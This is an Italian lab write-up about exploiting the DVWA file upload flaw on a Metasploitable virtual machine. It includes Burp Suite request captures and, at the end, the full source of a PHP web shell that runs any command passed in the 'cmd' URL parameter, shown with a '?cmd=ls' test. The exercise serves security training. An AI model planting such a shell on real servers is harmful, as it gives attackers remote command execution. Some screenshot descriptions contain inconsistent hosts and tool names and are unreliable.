

# Exploit File upload


## obiettivo:

Sfruttare una vulnerabilità di File Upload sulla DVWA del sito della metasploitable per l'inserimento di una shell in PHP, poi prenderne il controllo remoto della macchina tramite kali

## ambiente:

configuriamo l'ambiente delle nostre macchine virtuali in modo da creare una **rete chiusa** per il monitoraggio del traffico di rete e l'unica cosa che ci serve è avere una comunicazione bidirezionale tra metasploitable e kali

il tutto sarà monitorato tramite BurpSuite che ci permetterà di leggere ogni chiamata



accediamo tramite kali alla pagina web di metasploitable e andiamo nelle sezione DVWA

Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- FileManager
- DVWA
- WebDAV

da qui mettiamo le credenziali per l'accesso di metasploit e il tutto è rigorosamente **sniffato** andando nell'inserzione proxy di **BurpSuite** per analizzare ogni chiamata da noi eseguita comprese le credenziali con password

Detailed description: This screenshot shows the Burp Suite interface. On the left, the 'Proxy' tab is selected, displaying a POST request to 'http://192.168.50.101/dvwa/login.php'. The request payload is visible in the 'Raw' tab of the 'Request' pane:

```

POST /dvwa/login.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 33
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: security_level=PHPE5352D-5a53a3c3771061ae28710d3e6b6a00d6
Connection: keep-alive
15
16 username=admin&password=password&Login

```

The 'Inspector' pane on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

On the right, a browser window shows the DVWA login page with the 'admin' username and 'password' password entered.

## andiamo nella DVWA security per mettere un livello di sicurezza low

Detailed description: This screenshot shows the Burp Suite interface again. A POST request is sent to 'http://192.168.50.101/dvwa/security.php'. The request payload is:

```

POST /dvwa/security.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 33
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/security.php
Accept-Encoding: gzip, deflate, br
Cookie: security_level=PHPE5352D-5a53a3c3771061ae28710d3e6b6a00d6
Connection: keep-alive
15
16 security=low&seclev_submit=Submit

```

The 'Inspector' pane shows the request attributes, query parameters, body parameters, cookies, and headers.

On the right, a browser window shows the DVWA security page with the 'low' security level selected.

dopo di che andiamo su Upload a immettere la sotra shell e caricarla sul sito

Detailed description: This screenshot shows the DVWA 'File Upload' page. The page instructs to choose an image to upload, with a 'Choose File' button and an 'Upload' button. Below the form, there is a 'More info' section with links to various security resources. A red arrow points from the DVWA page to the 'Choose File' button in the file selection dialog.

On the left, a file selection dialog is open, showing a list of files in the 'kali' directory. The file 'malware.php' is highlighted with a red border.

Below the file selection dialog, the DVWA 'File Upload' page is visible, showing the 'Choose image to upload:' field, 'Choose File' button, and 'Upload' button.

The screenshot shows the DVWA application interface. On the left, the 'Request' tab displays the exploit code for a file upload attack. The code includes a multipart form-data boundary, a shell command to execute, and a file named 'malware.php'. On the right, the browser window shows the DVWA logo and the title 'Vulnerability: File Upload'. Below the title, there's a file upload input field with a red arrow pointing to the 'Upload' button.

una volta caricato entriamo nella shell caricata sul sito e una volta dentro tramite barra di richiesta possiamo eseguire i comandi come se stessimo usando la metasploitable

The screenshot shows the OWASPEZP proxy tool interface. The left pane displays the raw request sent to DVWA:

```
GET /dvwa/hackable/uploads/malware.php HTTP/1.1
Host: 192.168.50.10
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=5a59a3c97710d5iae28710d3e6b6a00d6
Connection: keep-alive
Upgrade-Insecure-Requests: 1

```

The right pane shows the DVWA 'File Upload' page with a red arrow pointing to the 'Choose File' input field. The status bar at the bottom indicates the file was successfully uploaded.

## Benvenuti malware.com

spero vi siate trovati bene

The screenshot shows the Burp Suite interface with a captured HTTP request. The request URL is `http://192.168.50.101/dvwa/hackable/uploads/malware.php?cmd=ls`. The response body contains the text "Benvenuti malware.com" and "spero vi siate trovati bene". A red arrow points from the browser window back up to the Burp Suite interface.

mandiamo un semplice comando nell'URL ?cmd=ls e notiamo che grazie alla nostra shell vediamo il risultato direttamente sulla pagina

The screenshot shows a web browser displaying the result of the command execution. The page title is "Not secure 192.168.50.101/dvwa/hackable/uploads/malware.php?cmd=ls". The content of the page includes "dvwa\_email.png" and "malware.php". Below this, the text "Benvenuti malware.com" and "spero vi siate trovati bene" is displayed.

## SHELL :

```
<?php
if (isset($_GET['cmd'])) {
    $cmd=$_GET['cmd'];
    echo "<pre>", shell_exec($cmd), "</pre>";
}
?>
<h1>Benvenuti malware.com</h1>
<p>spero vi siate trovati bene</p>
```